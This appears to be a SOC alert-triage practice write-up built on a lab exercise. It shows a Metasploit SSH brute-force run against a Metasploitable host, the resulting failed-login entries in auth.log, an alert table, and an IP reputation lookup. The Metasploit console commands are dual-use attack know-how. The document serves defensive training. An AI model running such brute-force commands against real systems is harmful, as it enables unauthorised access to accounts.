
Alert Triage Practice

1. Triage Simulation

Triage Simulation includes analyzing a mock alert (e.g., “Brute-Force SSH Attempts”) in Wazuh.


Alert Simulation:

Attack Preparation: An attacker, using a Kali Linux machine, is setting up an SSH brute-force attack with the Metasploit framework. They target the IP address **192.168.0.107** (set as RHOSTS), specifically trying to guess the password for the user **msfadmin** by using a password list located at /home/kali/password.txt.



```
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.107
RHOSTS ⇒ 192.168.0.107
msf auxiliary(scanner/ssh/ssh_login) > set THREADS 10
THREADS ⇒ 10
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin
USERNAME ⇒ msfadmin
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/password.txt
PASS_FILE ⇒ /home/kali/password.txt
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.0.107:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > 
```

Attack Detection: On the victim's server (named metasploitable), a user is monitoring the authentication log (/var/log/auth.log). This log shows multiple failed login attempts from the attacker's IP address, 192.168.0.106. The log entries confirm the attacker is trying various usernames, including msfadmin, which directly matches the attack set up in the first image.



```
msfadmin@metasploitable:~$ tail -f /var/log/auth.log
Nov  5 05:27:57 metasploitable sshd[4769]: pam_unix(sshd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.0.106  user=msfadmin
Nov  5 05:27:59 metasploitable sshd[4769]: Failed password for msfadmin from 192
.168.0.106 port 44369 ssh2
Nov  5 05:27:59 metasploitable sshd[4773]: Invalid user 12345 from 192.168.0.106
Nov  5 05:27:59 metasploitable sshd[4773]: Failed none for invalid user 12345 fr
om 192.168.0.106 port 40537 ssh2
Nov  5 05:27:59 metasploitable sshd[4775]: Invalid user password from 192.168.0.
106
Nov  5 05:27:59 metasploitable sshd[4775]: Failed none for invalid user password
 from 192.168.0.106 port 43919 ssh2
Nov  5 05:27:59 metasploitable sshd[4777]: Invalid user admin from 192.168.0.106
Nov  5 05:27:59 metasploitable sshd[4777]: Failed none for invalid user admin fr
om 192.168.0.106 port 43809 ssh2
Nov  5 05:27:59 metasploitable sshd[4779]: Invalid user admin12345 from 192.168.
0.106
Nov  5 05:27:59 metasploitable sshd[4779]: Failed none for invalid user admin123
45 from 192.168.0.106 port 45107 ssh2
Quit
```


2. Alert Analysis:

Alert analysis that includes the analysis of metadata like Alert ID, Description, Source IP, Priority, and Status.

Alert ID	Description	Source IP	Priority	Status
001	Brute-Force SSH Attempts	192.168.0.106	Medium	Open

3. Threat Intelligence Validation

Threat Intelligence Validation is the process of confirming potential threats by analyzing their **Indicators of Compromise (IOCs)**. This is done using threat intelligence platforms like AlienVaultOTX or VirusTotal, which can analyze specific IOCs such as IP addresses, domains, file hashes, and URLs.



1/95 security vendor flagged this IP address as malicious

192.168.0.106

private

Last Analysis Date
1 hour ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

CRDF	Malicious	Abusix	Clean
Acronis	Clean	ADMINUSLabs	Clean
AILabs (MONITORAPP)	Clean	AlienVault	Clean
Antiy-AVL	Clean	benkow.cc	Clean
BitDefender	Clean	Blueliv	Clean